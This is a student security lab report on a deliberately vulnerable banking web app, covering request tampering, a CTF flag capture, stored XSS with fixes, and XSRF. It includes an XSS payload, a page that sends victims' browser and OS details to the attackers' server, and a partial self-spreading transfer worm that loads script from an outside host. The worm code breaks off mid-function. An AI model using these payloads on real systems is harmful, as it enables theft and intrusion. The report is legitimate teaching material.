

LAB REPORT

---

**SECURITY INSIDER LAB II**  
**PART 2: WEB APPLICATION**  
**VULNERABILITIES - 2**

---

Group 5

Abhijeet Patil

Mohammad Saiful Islam

Thejeswi Preetham Nagendra Kamatchi

## Exercise 1: Request Manipulation

1. Install a tool which allows you to manipulate requests of your browser. Briefly discuss your choice.

We are using Burp Suite as it provides support for numerous types of attack insertion points within requests, including parameters, cookies, HTTP headers, parameter names, and the URL file path. Also, it has a coverage of over 100 generic vulnerabilities, such as SQL injection and cross-site scripting (XSS), with great performance against all vulnerabilities in the OWASP top 10. So we use it to manipulate requests of the browser.

2. Briefly describe the steps to request a loan from which your victim will benefit.

1. First we enable the proxy for local host in our browser (Mozilla Firefox). Then start Burp Suite and turn on the intercept under proxy tab in Burp Suite.
2. We know the login credentials for an user from the previous task. So we use Alex's login credentials and and navigate to "Request a loan" page.





Figure 1: request a loan

3. After filling out the required information like loan amount, loan period, we submit the request.

4. Burp suite will intercept this. We then alter the information from burp suite. We need to request a loan such that it will benefit the victim. So, we change the interest rate to negative value and increase the loan period and loan amount to a larger value.

## 5. Request intercepted using Burp Suite



**Figure 2:** Request intercepted.

## 6. Values altered



**Figure 3:** Values altered.

## 7. Confirming the request




Figure 4: Confirmation of requested loan.




Figure 5: Loan request successful.

**3. What enables this type of attack? Identify the respective source code, give the vulnerability a name, and show how to fix it. Implement your patch. Briefly summarize your changes.**

An attacker can manipulate direct object references to access other objects without authorization, unless an access control check is in place. A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, database record, or key, as a URL or form parameter.

Here, the variable `$http['interest']` can be manipulated as there is no access control check

on the server end. This enables to alter the request using tools like Burp Suite and then submit it to the insert query. Thus, due to the manipulation of direct object reference also known as insecure direct object reference, this attack is possible.

### Vulnerable source code

#### file - htbloanconf.page

```
$sql="insert into ".$htbconf['db/loans']." ( ".$htbconf['db/loans
    .owner'].", ".$htbconf['db/loans.amount'].", ".$htbconf['db/
    loans.interest'].", ".$htbconf['db/loans.period'].", ".$
    $htbconf['db/loans.debitacc'].", ".$htbconf['db/loans.
    creditacc'].", ".$htbconf['db/loans.time'].") values (".
    $_SESSION['userid'].", ".$http['loan'].", ".$http['interest'].", ".
    $http['period'].", ".($http['debitacc'] ^ $xorValue).", ".(
    $http['creditacc'] ^ $xorValue).", now())";
mysql_query($sql, $db_link);
```

```
</tr>
<tr>
<td>Interest rate</td>
<td>
<?php
print "<b>".$http['interest']."&nbsp;%</b>\n";
print "<input type=\"hidden\" name=\"interest\" value=\""
    .$http['interest']."\">";
?>
</td>
</tr>
<tr><td>&nbsp;</td><td>&nbsp;</td></tr>
<tr>
```

#### Fixing the vulnerability - Access check

There is no access control check at the server end for the above manipulation. The attacker, by using tools like Burp Suite can modify the values, which are then accepted by the insert query to execute. But, we can block this attempt by specifying a variable value check at server end. By specifying the reference to value in the configuration file on

the server, we can patch this vulnerability.

### Fixed insert query

file - htbloanconf.page

```
$sql="insert into ".$htbconf['db/loans ']." ( ".$htbconf['db/loans
    .owner ']." , ".$htbconf['db/loans.amount ']." , ".$htbconf['db/
    loans.interest ']." , ".$htbconf['db/loans.period ']." , ".$
    $htbconf['db/loans.debitacc ']." , ".$htbconf['db/loans.
    creditacc ']." , ".$htbconf['db/loans.time ']." ) values (".
    $_SESSION['userid ']." , ".$http['loan ']." , "
    ".$htbconf['bank/interest']." , ".$http['period ']." , "( $http['debitacc
    ' ] ^ $xorValue)." , "( $http['creditacc ' ] ^ $xorValue)." , now()
    ) ";
mysql_query( $sql , $db_link );
```

```
</tr>
<tr>
<td>Interest rate</td>
<td>
<?php
print "<b>".$htbconf['bank/interest']."&nbsp;%</b>\n";
print "<input type=\"hidden\" name=\"interest\" value=\"\"
    ".$htbconf['bank/interest']."\">";
?>
</td>
</tr>
<tr><td>&nbsp;</td><td>&nbsp;</td></tr>
<tr>
```

Now the final value that would be executed by the insert query will be that from the configuration file on the server. So, even if the attacker alters the value by intercepting it, still, it won't affect the end result on the server end. This, is in with assumption that we do have validation and other secure mechanisms on the server such that the attacker cannot access the configuration file.




Figure 6: Loan request page.



Figure 7: Burpsuit interception and alteration.





Figure 8: Loan confirmation page, Alteration did not work.

4. You should be a Request Manipulation expert now. Connect to your Lab's network. Find the vulnerable web-server. Apply your knowledge and capture the flag.

Using zenmap, we found the target server at 192.168.1.102. The source code of the index page is folloing:




```
20 <body>
21 <div class="container" style="padding-top: 150px;">
22 <div class="row">
23 <div class="col-sm-6 col-sm-offset-3">
24 <div class="form-horizontal" method="post" action="lol2.php">
25 <div class="form-group">
26 <label for="username" class="col-sm-2 control-label">Username</label>
27 <div class="col-sm-10">
28 <input required name="username" type="text" class="form-control" id="username" placeholder="Username">
29 </div>
30 </div>
31 <div class="form-group">
32 <label for="password" class="col-sm-2 control-label">Password</label>
33 <div class="col-sm-10">
34 <input required name="password" type="password" class="form-control" id="password" placeholder="Password">
35 </div>
36 </div>
37 <div class="form-group">
38 <div class="col-sm-offset-2 col-sm-10">
39 <input name="submit" value="Log in" type="submit" class="form-control" id="submit" placeholder="Password">
40 </div>
41 </div>
42 </div>
43 </div>
44 </div>
45 </div>
46 </div>
47 </div>
48 <!-- jQuery (necessary for Bootstrap's JavaScript plugins) -->
49 <!-- script src="https://ajax.googleapis.com/ajax/libs/jquery/1.12.4/jquery.min.js"></script-->
50 <!-- Include all compiled plugins (below), or include individual files as needed -->
51 <!-- TODO: remove this line , for maintenance access purpose use this info (dXNlcjptYmVudGpbnFuy2UNCnBhc3N3b3JkOmxvY0EYm21vb24=) -->
52 <!-- script src="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/js/bootstrap.min.js" integrity="sha384-Tc5Ib027qvyjSMfHjOMaLkfuWvZxUPn3IA7L2mCNIP69mGCD8wvNIcPD7Txa" crossorigin="a" -->
53 <!-- script -->
54 </script-->
55 </body>
56 </html>
```

Figure 9: Source code of index.

In the source code, we found an encoded string, which was instructed to use in case of maintenance. We examined the code and found it was encoded with base64 algorithm. After using online based decoding tool, we got the username and password to enter to the maintenance page.






## Maintainance Page

**Do your maintainance job .. you are not an admin !!**

**Figure 10:** Successfully entered to maintenance page.

Inspecting the maintenance page with burpsuite, we found a cookie has been used as 'role=maintenance'. Simply changing the cookie to 'admin' gave us the access to the admin page where we found the flag.



## Admin Page

**Flag: W3LL\_TH1s\_w4S\_EA5Y**

^\_^

**Figure 11:** Flag found.

## Exercise 2: Cross Site Scripting - XSS


### 1. Briefly explain what is an XSS attack in your own words?

Cross-site Scripting (XSS) refers to client-side code injection attack wherein an attacker can execute malicious scripts (also commonly referred to as a malicious payload) into a legitimate website or web application. By leveraging XSS, an attacker does not target a victim directly. Instead, an attacker would exploit a vulnerability within a website or web application that the victim would visit, essentially using the vulnerable website as a vehicle to deliver a malicious script to the victim's browser.

### 2. Perform an XSS attack that opens a window with a nice message while another user uses his account. Briefly describe the required actions.

In order to perform an XSS attack that opens a window displaying a message, we need to identify all insecure user defined variables in the web application and how to input them. This includes hidden or non-obvious inputs such as HTTP parameters, POST data, hidden form field values, and predefined radio or selection values. In our case, we have identified the remark field as such input vector. By injecting the script `<script>alert("Welcome back")</script>` we can display the welcome back message.

We enter the required details on the Transfer Funds page and the script in the Remark field.



Enable Post data    Enable Referrer

**Online Banking**

**Transfer Funds**

Source Account No.

Destination Bank Code


Destination Account No.

Amount  USD

Remark

Figure 12: Transfer fund page

Message displayed after account details are checked.



**Figure 13:** The script executed!

Script inserted in database.

A screenshot of a database management interface showing a table with two rows. The first row has a timestamp of 2014-03-30 03:46:13 and a value of 11111111. The second row has a timestamp of 2017-05-13 11:54:14 and a value containing a JavaScript alert script. Below the table are controls for editing, deleting, and exporting data.

<input type="checkbox"/>	Edit	Copy	Delete	7	2014-03-30 03:46:13	11111111	41131337	22222222	41131337	Insurance	110
<input type="checkbox"/>	Edit	Copy	Delete	19	2017-05-13 11:54:14	33333333	41131337	11111111	41131337	<script>alert("Welcome Back")</script>	10

↑ ☐ Check all With selected: Edit Copy Delete Export

**Figure 14:** Script in database

### 3. What obvious checks did the developers miss to apply?

The developers have left out validation checks. There needs to be input validation checks to block special characters. This would help in not executing scripts and displaying messages. Thus, by validating and sanitizing the values passed into the input vectors the developers can make sure such XSS attacks are foiled.

### 4. Identify the respective source code and eliminate the vulnerability/ies. Briefly summarize your changes.

Vulnerable source code

file - htbtransfers.page

```
$sql="insert into ".$htbconf['db/transfers']." ( ".$htbconf['db/transfers.time'].", ".$htbconf['db/transfers.srcbank'].", ".$htbconf['db/transfers.srcacc'].", ".$htbconf['db/transfers.dstbank'].", ".$htbconf['db/transfers.dstacc'].", ".$htbconf['db/transfers.remark'].", ".$htbconf['db/transfers.amount'].") values(now(), ".$htbconf['bank/code'].", ".$http['srcacc'] ^ $xorValue).", ".$http['dstbank'].", ".$http['dstacc'].", ".$http['remark'].", ".$http['amount'].")";
```

There is no input validation for the remark field. Due to which an attacker can insert scripts and perform an attack. For this we used the `strip_tags` PHP function which will return a string with all NULL bytes, HTML and PHP tags stripped from a given string. Thus, even if the attacker is able to insert the script, it will not be executed. Also, we can implement `htmlspecialchars` function that converts some predefined characters to HTML entities. So the script will not be executed and will be displayed as plain text on the web page.

This helps to enable both input and output validation and on the server end. We can put in place form validation controls for client side input validation.

**5. Create your XSS attack. Convince the lab instructor to access the URL and perform the following client-side attacks:**

- Enumerate the browser and the underlying OS.
- Play your favourite sound track on the victim's machine.
- Spawn a shell (if possible).

**hint: Using a tool may help. However, it is up to you if you like old school methods.**

On our local machine, we set up our web server and created a html file with javascript. This is the source code of the template used by our attack to server. Javascript script code extracts the browser and Operating system information and play a music.

```
<html>
<head>
<script src = "/static/detect.js"></script>
<script>
```

```

var info = "\n".concat(jscd.os,"+", jscd.osVersion,"+", jscd.
    browser,"+", jscd.browserMajorVersion,"+", jscd.
    browserVersion,"+", encodeURIComponent(navigator.userAgent))
;
function httpGet(theUrl){
var xmlhttp = new XMLHttpRequest();
xmlhttp.open( "GET", theUrl, false ); // false for synchronous
    request
xmlhttp.send( null );
return xmlhttp.responseText;}
x = httpGet("/store/"+info);
</script>
</head>
<body>
<h1>Hi! How are you?</h1>
<audio style="display:none;" controls autoplay id="audio-
    example">
<!-- One or more source files , each referencing the same audio
    but in a different file format.
The browser will choose the first file which it is able to play.
    -->
<source src="/static/a.mp3">
You will see this text if native audio playback is not supported
.
<!-- You could use this fall-back feature to insert a JavaScript
    -based audio player. -->
</audio>
</body>
</html>

```

We found out that the victim is running Ubuntu 8.04 with the browser Firefox version 33.6.17.

However, it was not possible to spawn a shell in client's machine. This is one of the limitations on client side scripting. Spawning a shell through client side scripting would cause a very serious security threat.

## Exercise 3: Cross Site Request Forgery - XSRF

### 1. Briefly explain why your bank is theoretically vulnerable to a cross site request forgery (XSRF) attack!

The bank is vulnerable to cross site request forgery (XSRF) attack as many required security mechanisms to block such an attack are not in place.

- Synchronizer tokens are not used. Any state changing operation requires a secure random token (e.g., CSRF token) to prevent CSRF attacks
- No mechanism for source and target origin.
- No user interaction. Sometimes it is easier or more appropriate to involve the user in the transaction in order to prevent unauthorized transactions (forged or otherwise). E.g., challenge-response mechanism

### 2 Assume that you are a valid customer of your bank. Show how you can use XSRF to transfer money from another account to your account.

Being a valid customer we do have access to the bank. So we login and go to Transfer Funds page. We set the source and destination account, amount to be transferred. As known before, the remark field is vulnerable. So we use it to penetrate and transfer money from another account to our account. Although we know that the remark field is an weak input vector, we need to know about the logic of how the request is processed. Below are the steps we followed.

We intercepted using Burp Suite, the values that are sent to the application. The source account number (credit account) is converted using XOR.




Figure 15: Burpsuit interception.

**3. Enhance your last attack such that it automatically spreads to other accounts and transfers you money from them too. Briefly explain your attack.**

We used below javascript to spread the attack to other accounts such that we will receive money from them. by inspecting the accounts page we get to know about the html structure of the page. Thus we know about the tr and td elements. We obtained account numbers through td elements of the table. We have made sure that our account is not debited in the attack.

**file: Attack.js**

```
url = window.location.href.split("=");
an = url[url.length - 1];
x = new XMLHttpRequest();
a1 = "index.php?page=htbtransfer&srcacc=";
a2 = "&dstbank=41131337&dstacc=";
a3 = "&amount=22&remark=<script src=http://localhost:5000/static
    /attack.js></script>&htbtransfer=Transfer ";
a4 = "&amount=44&remark=bling&htbtransfer=Transfer ";

//Make money

x.open("GET", a1+an+a2+"555555555"+a4, false);
x.send();

l = [];
r = [];

t = function() {
